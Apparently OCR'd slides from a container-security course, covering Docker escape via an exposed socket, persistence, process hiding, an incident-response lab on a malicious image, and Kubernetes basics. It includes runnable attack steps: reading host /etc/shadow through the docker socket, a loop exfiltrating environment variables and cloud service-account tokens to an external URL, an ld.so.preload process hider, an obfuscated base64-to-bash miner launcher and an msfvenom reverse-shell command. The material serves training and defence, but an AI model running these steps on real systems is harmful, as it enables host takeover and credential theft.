Mounting host volumes is a red flag and should be restricted to certain locations or a dummy location. Absolutely should alert on this. Processes running as root in container namespace have the same permissions as root on the host system.

Docker running privileged containers

```
docker run -it --privileged ubuntu /bin/bash
/# apt update && apt-get install -y libcap2-bin
/# capsh --print
/# grep Cap /proc/self/status
/# capsh --decode=0000003fffffffff
/# exit
#Allows you to manage your control groups
& system params.<mostly used by attackers.
```

Exercise: Exposed docker socket hijinx


```
docker run -it -v /var/run/docker.sock:/var/run/docker.sock ubuntu /bin/dash
cd var/run/ && ls -l # see that docker sock is here, and R/RW
apt update
apt install -y curl socat
echo
'{"Image":"ubuntu","Cmd":["/bin/sh"],"DetachKeys":"Ctrl-p,Ctrl-q","OpenStdin":true,"Mounts":[{"Ty
pe":"bind","Source":"/etc/","Target":"/host_etc"}]}' > container.json


curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d "$(cat
container.json)" http://localhost/containers/create
#make note of the ID first 4-5 chars.
curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/<id 4-5 first
chars>/start
```

If you see containers with the exposed docker socket, something is very wrong & you have root :)

Exercise: Exposed docker socket hijinx (cont.)

```
socat - UNIX-CONNECT:/var/run/docker.sock
```

Paste line by line then hit enter twice (make sure you change the id)

```
POST /containers/<id-first-5-chars>/attach?stream=1&stdin=1&stdout=1&stderr=1 HTTP/1.1
Host:
Connection: Upgrade
Upgrade: tcp
```

#Hit enter twice. once open:

```
ls
```

```
cat /host etc/shadow
```

Docker persistence

Setting a restart policy will have Docker restart the container to persist through a failure or host reboot unless manually stopped.

A container started with this policy can be used to keep a foothold on the host if the host is ever rebooted.

```
docker run -d --restart always nginx
```

Process hiding

An attacker can hide processes inside a container they've customized with special libraries that will get loaded by the kernel.

https://github.com/gianlucaborello/libprocesshider

This can be used to hide a malicious process so the process is unseen by utilities that look for processes like ps.

Has to be loaded in, like in a layer…

```
root@sid:~# echo /usr/local/lib/libprocesshider.so >>
/etc/ld.so.preload
```

Exercise: Libprocess hider lab

```
cd ~/imagetest/
git clone https://github.com/gianlucaborello/libprocesshider

cd libprocesshider && vi processhider.c
```

```
/*
 * Every process with this name will be excluded
 */
static const char* process_to_filter = "evil_script.py";
```

Find this line

```
/*
 * Every process with this name will be excluded
 */
static const char* process_to_filter = "sleep";
```

Change to this

after changing, hit ESC, then type

```
:wq
```

```
make
```

Libprocess hider lab (cont.)

```
cd ..
# Add the libprocesshider to our image
vi Dockerfile
```

```
FROM ubuntu:20.04
RUN groupadd -g 999 usertest && \
useradd -r -u 999 -g usertest usertest
RUN apt update && apt upgrade -y && apt install -y curl tini
COPY ./libprocesshider/libprocesshider.so /usr/local/lib/libso5.so
RUN echo "/usr/local/lib/libso5.so" >> /etc/ld.so.preload
COPY ./docker-entrypoint.sh /docker-entrypoint.sh
RUN chmod +x /docker-entrypoint.sh
USER usertest
# Go to requestbin.net and get a public url and replace below
ENV URL REQUESTBIN_URL
ENV UA "Mozilla/5.0 (BeOS; U; BeOS BePC; en-US; rv:1.8.1.7) Gecko/20070917 BonEcho/2.0.0.7"
# Replace HANDLE with your l33t hacker name or some other identifying designation
ENV USER HANDLE
# Replace password with a unique one of your own
ENV PW PASSWORD
ENTRYPOINT ["/usr/bin/tini", "--", "/docker-entrypoint.sh"]
```

Add these two lines

Add PW environment var

Libprocess hider lab (cont.)

after pasting hit esc, then type

```
:wq
```

```
# Update the curl command to do more things
vi docker-entrypoint.sh
```

```
#!/usr/bin/env bash

if [ "shell" = "${1}" ]; then
  /bin/bash
else
 while true
 do
      sleep 30
      curl -s  -X POST -A "${UA}" -H "X-User: ${USER}" -H "Cookie: `uname -a | gzip | base64 -w0`" -d \
`{ env && curl -s -H 'Metadata-Flavor:Google'
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token; } | gzip | openssl enc -e
-aes-256-cbc -md sha512 -pbkdf2 -salt -a -pass "pass:${PW}" | base64 -w0` \
$URL
      echo
 done
fi
```


Probably better off copying this insanely long curl command from txt file

Libprocess hider lab (cont.)

after pasting hit esc, then type

```
:wq
```

```
# Build our docker image
docker build -t cmddemo .
# Run the image in the background
docker run -d cmddemo
```



Libprocess hider lab (cont.)

Gzip => openssl (encryption) => base64 => curl => Exfiled secret data

```
# Decrypt our data from the raw request body
# Be sure to replace [strong password] with the one set in Dockerfile
base64 -d <<< [DATA] | openssl enc -d -aes-256-cbc -md sha512 -pbkdf2 -a -salt -pass \
"pass:[strong password]" | gunzip
```

What do you see? Why would this info be useful to an attacker?

```
# Test libprochider
docker ps
docker exec [container name/id] ps auxf
# Outside the container?
ps auxf |grep systemd
# Stop the container running in the background (cleanup)
docker stop [container name/id]
```

Takeaways

Look for Docker containers that may have been started (or attempted to start) with access to sensitive parts of the host file system or docker socket (ex: -v /etc:/hostetc) and may indicate privilege escalation

Containers can be used for persistence by an attacker

Processes running inside containers can be somewhat hidden by libraries loaded inside the container (instrumentation will need to run above that layer, not inside same namespace)

Module 4 Container IR - GL,HF.

Scenario: Hosts that run containerized services are seeing unusual activity & high resource usage, but no one is able to pin down what processes are consuming CPU. You see in the logs the issues started around the time a new container image was pulled down for a web server, several instances of it are running across the hosts with issues. You decide to investigate the image.

```
$ docker image pull digitalshokunin/webserver
```

Challenge:

-Figure out what / if anything was modified

-Get hash of modified/malicious files

-Bonus: What does the payload do?

-Bonus bonus: find all the modifications

Don’t use Tracee :)

Inspecting an image - hints for practical

- Consider this from before: https://hub.docker.com/r/akpotluri/wellsfargo/tags?page=1&ordering=last_updated

- Docker inspect $image
- Docker create –it – name test $image bash
  - mounts the image so you can cp files off it
- Docker inspect image $
- Docker cp test:/app.jar /usr/tmp/

practical time + breaktime

If you look past this point you are a dirty cheater and your ip has been logged

Live footage from your webcam ->

is going to the FBI

Outbrief

```
FROM ubuntu:focal-20210416
COPY nginx /bin/nginx  # not nginx - this is a compiled payload
COPY libso4.so /usr/local/lib/libso4.so
RUN echo "/usr/local/lib/libso4.so" >> /etc/ld.so.preload # this is a process hider
RUN apt update && apt install -y libuv1
WORKDIR /xmr
COPY --from=builder /miner/xmrig/build/xmrig /xmr #cryptominer
WORKDIR /
RUN echo "#!/bin/sh" >> docker-entrypoint.sh
RUN echo "echo
'==gCmAybyVmbv1WPul2bj1SLgsWLgUUTB50XSV0SS90Vk0zczFGct0CIyBDehh2X0NzMs1jclNXdt0CIz0DblZXZs1SZ0FmbvRWLtACTP9EUk0DbyVXLtAyZpJXb
49icth3L' |rev |base64 -d |bash" >> docker-entrypoint.sh  #Init the cryptominer
RUN echo "/bin/nginx" >> docker-entrypoint.sh
RUN chmod +x docker-entrypoint.sh
USER www-data
ENTRYPOINT ["/docker-entrypoint.sh"]
```

Outbrief - nginx

Docker image is configured to run nginx web server (or is it?)

nginx was replaced in the Dockerfile

```
COPY nginx /bin/nginx
```

If you analyze the binary, it's actually a Metasploit agent

```
msfvenom -p linux/x86/meterpreter_reverse_http LHOST=www.banker-news.com LPORT=80 -f elf -o nginx
```

This is also started by the docker-entrypoint.sh

Outbrief - xmr

xmrig binary is a Crypto miner for monero (this one isn't really configured to mine crypto)

docker-entrypoint.sh contains a reverse base64'ed string for obfuscation that kicks it off in the background

```
echo
'==gCmAybyVmbv1WPul2bj1SLgsWLgUUTB50XSV0SS90Vk0zczFGct0CIyBDehh2X0NzMs1jclNXdt0CIz0DblZXZs1SZ0Fmb
vRWLtACTP9EUk0DbyVXLtAyZpJXb49icth3L' |rev |base64 -d
```

Outbrief - process hider

The Docker image also loads in a library and adds an entry to /etc/ld.so.preload

```
COPY libso4.so /usr/local/lib/libso4.so

RUN echo "/usr/local/lib/libso4.so" >> /etc/ld.so.preload
```

This is actually a process hider to hide the crypto miner process when its running if anyone is checking to see what's consuming resources.

```
/*
 * Every process with this name will be excluded
 */
static const char* process_to_filter = "xmrig";
```

Clean ups

```
[awood_aus@instance-2 ~]$ docker system df
TYPE            TOTAL     ACTIVE    SIZE      RECLAIMABLE
Images          4         3         846.6MB   20.27MB (2%)
Containers      4         1         2.188kB   1.093kB (49%)
Local Volumes   0         0         0B        0B
Build Cache     0         0         0B        0B
[awood_aus@instance-2 ~]$
```

```
docker system df
#how much space docker is using

docker system prune
#clean up stopped containers, <- make sure you extract what you need first.
#cleans up unused networks and “dangling” images.

docker container prune
# just cleans up stopped containers.
```

Kubernetes
Intro to Kubernetes

Module 5: Kubernetes 101

- Overview
- Architecture - High Level + Drill Down
- Control Plane
- Clusters, Namespaces

Kubernetes - Overview

- Container Clustering and orchestration
- Started by google staff, released in 2014.
  - Now open sourced / managed by Cloud Native Computing Foundation
- Rapidly developed, 1 release / 3 months, 1000+ commits a month
- Rapid adoption, easily winning container orchestration war
  - Competitors support it (docker + Mesos)

Why Kubernetes

Powerful orchestration and scale support - it was built by google …

Desired state config - infrastructure as simple YAML

Extensibile

Big ecosystem


Better resource utilization

Short software development cycles


Downsides

Deployment challenges are often cited as a concern


Ongoing management is often cited as a challenge




ELI’5s are really important for K8S.



Kubernetes Deployment



Kubernetes Architecture



@digital-shokunin

